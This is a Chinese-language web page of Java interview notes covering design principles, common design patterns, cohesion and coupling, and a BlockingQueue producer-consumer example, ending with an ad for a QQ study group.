开闭原则:一个软件实体应当对扩展开放,对修改关闭。 里氏替换原则:所有引用父类的地方必须能透明地使用其子类的对象。 依赖倒置原则:抽象不应该依赖于细节,细节应当依赖于抽象。(要针对接口编程,而不是针对实现编程)。 接口隔离原则:使用多个专门的接口,而不使用单一的总接口。 迪米特法则:一个软件实体应当尽可能少地与其他实体发生相互作用。 单例、工厂、观察者、适配器、责任链 单例模式:一个类负责创建自己的对象,同时确保只有单个对象被创建,并提供一种访问其唯一对象的方式。 工厂模式:在创建对象时不暴露创建逻辑,并通过使用一个共同的接口来指向新创建的对象。 观察者模式:定义对象间的一种一对多的依赖关系,当一个对象的状态发生改变时,所有依赖于它的对象都得到通知并被自动更新。 适配器模式:负责加入独立的或不兼容的接口功能的类,使得原本由于接口不兼容而不能一起工作的那些类可以一起工作。 责任链模式:为请求创建了一个接收者对象的链,沿着这条链传递请求,直到有对象处理它为止,对请求的发送者和接收者进行解耦。 写出生产者消费者模式 生产者生产数据到缓冲区中,消费者从缓冲区中取数据。如果缓冲区已经满了,则生产者线程阻塞;如果缓冲区为空,那么消费者线程阻塞。 publicclassProducerAndConsumer{ staticBlockingQueueresourceQueue =newLinkedBlockingQueue(10); public static void main(String[] args) {Producerp =newProducer();//生产者Consumerc1 =newConsumer();//消费者1Consumerc2 =newConsumer();//消费者2Consumerc3 =newConsumer();//消费者3p.start(); c1.start(); c2.start(); c3.start(); }}/** * 资源 */classResource{ int id; publicResource(int id) {this.id = id; }}/** * 生产者 */classProducerextendsThread{ int p =1;@Overridepublic void run() {while(true) {try{Resourceresource =newResource(p++);System.out.println("生产资源"+ resource.id);ProducerAndConsumer.resourceQueue.put(resource); }catch(InterruptedExceptione) { e.printStackTrace(); } } }}/** * 消费者 */classConsumerextendsThread{@Overridepublic void run() {while(true) {try{System.out.println("消费资源"+ ((Resource)ProducerAndConsumer.resourceQueue.take()).id); }catch(InterruptedExceptione) { e.printStackTrace(); } } }} 高内聚、低耦合 耦合性:也称块间联系。指软件各模块之间相互联系紧密程度的一种度量。模块之间联系越紧密,则其耦合性就越强。模块间耦合高低取决于模块间接口的复杂性、调用的方式及传递的信息。 内聚性:也称块内联系。指软件模块内部各元素彼此结合紧密程度的一种度量。模块内各元素(语名之间、程序段之间)联系越紧密,则其内聚性就越高。 高内聚、低耦合的系统具有更好的重用性,维护性,扩展性,可以更高效的完成系统的维护开发,持续的支持业务的发展,而不会成为业务发展的障碍 最后提供一个小福利,对于想要跳槽 换工作的可以加群:960439918,点击链接加入群聊【java高级架构交流群】:https://jq.qq.com/?_wv=1027&k=5fozFzF可以领取免费的架构师学习资料;了解最新的学习动态;了解最新的阿里、京东招聘资讯;获取更多的面试资料。 1、具有1-5工作经验的,面对目前流行的技术不知从何下手, 需要突破技术瓶颈的。2、在公司待久了,过得很安逸, 但跳槽时面试碰壁。需要在短时间内进修、跳槽拿高薪的。 3、如果没有工作经验,但基础非常扎实,对java工作机制, 常用设计思想,常用java开发框架掌握熟练的。 4、觉得自己很牛B,一般需求都能搞定。 但是所学的知识点没有系统化,很难在技术领域继续突破的。

资源下载

更多资源
Mario

Mario

马里奥是站在游戏界顶峰的超人气多面角色。马里奥靠吃蘑菇成长,特征是大鼻子、头戴帽子、身穿背带裤,还留着胡子。与他的双胞胎兄弟路易基一起,长年担任任天堂的招牌角色。

腾讯云软件源

腾讯云软件源

为解决软件依赖安装时官方源访问速度慢的问题,腾讯云为一些软件搭建了缓存服务。您可以通过使用腾讯云软件源站来提升依赖包的安装速度。为了方便用户自由搭建服务架构,目前腾讯云软件源站支持公网访问和内网访问。

Rocky Linux

Rocky Linux

Rocky Linux(中文名:洛基)是由Gregory Kurtzer于2020年12月发起的企业级Linux发行版,作为CentOS稳定版停止维护后与RHEL(Red Hat Enterprise Linux)完全兼容的开源替代方案,由社区拥有并管理,支持x86_64、aarch64等架构。其通过重新编译RHEL源代码提供长期稳定性,采用模块化包装和SELinux安全架构,默认包含GNOME桌面环境及XFS文件系统,支持十年生命周期更新。

WebStorm

WebStorm

WebStorm 是jetbrains公司旗下一款JavaScript 开发工具。目前已经被广大中国JS开发者誉为“Web前端开发神器”、“最强大的HTML5编辑器”、“最智能的JavaScript IDE”等。与IntelliJ IDEA同源,继承了IntelliJ IDEA强大的JS部分的功能。

用户登录
用户注册